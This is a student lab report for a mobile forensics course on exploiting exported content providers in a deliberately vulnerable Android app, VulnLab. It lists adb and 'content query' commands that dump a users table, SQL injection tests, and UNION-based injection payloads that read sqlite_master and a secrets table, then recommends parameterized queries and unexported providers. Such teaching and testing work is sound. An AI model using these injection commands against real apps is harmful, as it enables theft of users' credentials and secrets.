KAPASA MAKASA UNIVERSITY

DEPART MENT OF INFORMATION COMMUNICATION TECHNOLOGY

GABRIEL KAPAMBWE	20230192
TREVOR MOONGA	22180221
DYTON NGAMBI	20230163
IDHA MALASHA	20231373
FLORENCE MATE	20231587
CHEMBO MAJOR	22175219
LEWIS MUSENGO	20231394
HOWARD MUSAKANYA	20231490
RABBY CHONGO	20231350
EBBY MWALE	20231492
JACKSON MAAKA	20230450

GROUP ASSESMENT LAB REPORT FOR CYS 415 MOBILE FORENSICS

BY

GROUP 6

LECTURER: MR. DARRY DERRICK

H.O.D ICT DEPARTMENT

LAB 3: EXPLOITING VULNERABLE ANDROID CONTENT PROVIDERS

CHAPTER 1: INTRO DUCTION

Imagine an app is a highly secure warehouse storing crates of top-secret "crates" (the app's private data). Android security rules dictate that no other app can just walk into this warehouse and take things. However, sometimes apps need to share data. For example, a messaging app needs to read your phone's address book, or a social media app needs to access your photo gallery. To solve this securely, Android uses a Content Provider. The Content Provider acts as the Warehouse Manager.

- You cannot touch the crates directly.
- Instead, you must hand a specific request ticket (a URI) to the Manager.
- The Manager checks if you have the right permissions, goes into the warehouse, safely retrieves the exact "crates" you asked for, and hands them back to you.

THE TECHNICAL DEFINITION


In Android development, a **Content Provider** is a standardized interface that manages access to a structured set of data. It encapsulates the data (often stored in an SQLite database) and provides mechanisms for defining data security.

Here is how it functions technically:

- **Data Sharing:** It is the primary and standard way for Android applications to share data with other applications securely.
- **CRUD Operations:** It handles standard database operations: **C**reate, **R**ead, **U**pdate, and **D**elete.
- **Content URIs:** To request data, an app must use a Uniform Resource Identifier (URI). This is essentially the exact address of the data. For example, in Lab 3, the target application uses the URI content://com.example.vulnlab.provider/notes/ to access specific records.

CHAPTER 2: LAB SETUP AND PROCEDURES DONE

To perform this forensic analysis the following where the devices that we used to achieve this undertaking. For Mobile devices we had both the emulated Android Phone using Android studio's virtual device manager and Physical devices (Android phones ranging from the following brands Infinix, Tecno and Samsung) of the entire group members.



STEP INSTRUCTIONS

1. **Installation of the APK on the device**


   After downloading the VulnLab.apk from its github repository we need to install it on our test device.

   Physical Device: If you are using the physical android device you need to enable Developer options of your Phone by going to the settings of the phone and go in about phone, then software information and look for the build number and start taping on it until a password or pin prompts you and enter your pin and you will see that developer options will be available on your device. In Developer options you need to switch USB debugging on and this will ensure the Android Debug Bridge (ADB) is able to communicate with your devices.

   Emulator: for the emulated android phone they was no need for us to enable developer options.


Installing: go to the folder in which you stored the Vulnerable apk and in there lunch your terminal (powershell in our case) and ensure you device is also connected to your Laptop. Check if your device is connected using the adb commands the command is

adb devices




Once the device is connected (*for physical devices you to authorise this connection as you will receive a prompt on Your screen for allowing or denying*) then proceed with the installation of the app using the following command

adb install VulnLab.apk




2. **Investigation Procedures**
   Once the app is installed you can verify this by even opening the app on your devices and you should see the following.




PART A: IDENTIFYING THE EXPORTED CONTENT PROVIDERS

Now since we will be interacting with the device directly we are going to open the abd shell using the command *adb shell*



Lets now check the exported content providers using the following command.

dumpsys package com.vulnlab.insecureapp | grep -A 10 "Provider"



Now we need to check for the content providers URI from the AndroidManifest.xml using the following command.

dumpsys package com.vulnlab.insecureapp | grep "authorities"



NOTE: *That in our case the command was not reflecting any useful or expected results, so we used method 2 which involved us using code analysis methods to identify these URI and we found them in AndroidManifest.xml. so these can be see in line 47 and 54 from the screenshot below.*

```
45          <provider
46              android:name=".VulnContentProvider"
47              android:authorities="com.vulnlab.insecureapp.provider"
48              android:exported="true"
49              android:grantUriPermissions="true" />
50
51          <!-- ── 11.3 File-serving provider — path traversal ──────────────── -->
52          <provider
53              android:name=".FileVulnProvider"
54              android:authorities="com.vulnlab.insecureapp.fileprovider"
55              android:exported="true"
56              android:grantUriPermissions="true" />
```

From this we have been provided with two entry points which are;

a. **Data Provider:** content://com.vulnlab.insecureapp.provider
b. **File Provider:** content://com.vulnlab.insecureapp.fileprovider

PART B: QUERRYING THE CONTENT PROVIDERS

Now using the obtained URIs we are going to query the content providers using the following commands. Here we tried several queries to check for different outputs with these commands.

content query --uri content://com.vulnlab.insecureapp.provider/notes/

```
emu64xa16k:/ $ content query --uri content://com.vulnlab.insecureapp.provider/notes/
Error while accessing provider:com.vulnlab.insecureapp.provider
android.database.sqlite.SQLiteException: no such table: notes (code 1 SQLITE_ERROR): , while compiling: SELECT * FROM notes
        at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:226)
        at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:182)
        at android.content.ContentProviderProxy.query(ContentProviderNative.java:496)
        at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:661)
        at com.android.commands.content.Content$Command.execute(Content.java:522)
        at com.android.commands.content.Content.main(Content.java:735)
        at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
        at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:367)
emu64xa16k:/ $
```

content query --uri content://com.vulnlab.insecureapp.provider/users

```
Windows PowerShell
emu64xa16k:/ $ content query --uri content://com.vulnlab.insecureapp.provider/users
Row: 0 id=1, username=admin, password=Admin@123!, session_token=tok_admin_secret, role=admin
Row: 1 id=2, username=alice, password=alice_pass_123, session_token=tok_alice_abc, role=user
Row: 2 id=3, username=bob, password=b0b_s3cr3t, session_token=tok_bob_xyz, role=user
emu64xa16k:/ $
```

The first query gave us error outputs while the second one revealed some information that caught our attention. Showing us the available user names and the table rows and columns. From this we can tell that the table has 5 columns


- Id (integer)
- Username (text/ string)
- Password (text/ string)

- Session token (string)
- Role (text/ string)

PART C: SQL INJECTION

This part focuses on SQL Injection exploitations with the following queries. We start with testing for SQL injection with a single quote and shown below. This attempts to break the SQL query syntax.

content query --uri content://com.vulnlab.insecureapp.provider/users --where "_id=1'"




This error confirms that our supplied selection string is directly concatenated into the SQL statement without parameterization: SELECT * FROM users WHERE _id=1' and this.

EXTRACT DATA USING UNION-BASED INJECTION


We proceeded with pressing on with the following injection. In a UNION-based SQL injection, we must match the column count of the original query (which is 5 columns). We can use SQLite's built-in sqlite_master table to list all database tables. Run the following command to retrieve table names and their SQL schemas

content query --uri content://com.vulnlab.insecureapp.provider/users --where "1=1 UNION SELECT name,sql,null,null,null FROM sqlite_master--"



EXTRACT TABLE NAMES

content query --uri content://com.vulnlab.insecureapp.provider/users --where "1=1 UNION SELECT key,value,null,null,null FROM secrets--"



PART D: DATA EXFILTRATION

From the above steps and procedures that we have carried out the following is a summary of the finding that were found from the lab and data extracted.

Source Table	Key/Username	Plaintext Secret/Password	Role/Token
users	admin	Admin@123!	admin / tok_admin_secret
users	alice	alice_pass_123	user / tok_alice_abc
users	bob	b0b_s3cr3t	user / tok_bob_xyz
secrets	api_key	sk-prod-HARDCODED-API-KEY-1234567890	N/A
secrets	db_password	prod_db_pass_SHOULD_NOT_BE_HERE	N/A

CONCLUSION AND REMEDIATIONS

Through this lab we have demonstrated the successful exploitation of this critical vulnerability of content providers using SQL injection techniques.

SQL Injection (VulnContentProvider):

Root Cause: The application directly concatenated the caller-supplied selection filter into a raw database query in VulnContentProvider.java.

Impact: An attacker or rogue application on the same device could bypass authentication to query private user credentials and perform a UNION injection to exfiltrate hidden tables (such as the secrets table containing raw API keys and database passwords).

To secure the application against these threats, the following code-level and configuration-level mitigations must be implemented:

1. **Implement Query Parameterization (Fix SQL Injection):** In VulnContentProvider.java, replace raw string concatenation with a parameterized query using SQLiteQueryBuilder. This ensures the database engine treats input strictly as data rather than executable SQL code.
2. **Restrict Component Exposure:** In AndroidManifest.xml, do not expose components unless strictly necessary:

- If the Content Provider is intended only for internal application use, set android:exported="false" on lines 48 and 55.
- If other applications must query the provider, secure it by declaring custom permissions in the manifest (e.g., android:readPermission="com.vulnlab.permission.READ_DATA" and android:protectionLevel="signature").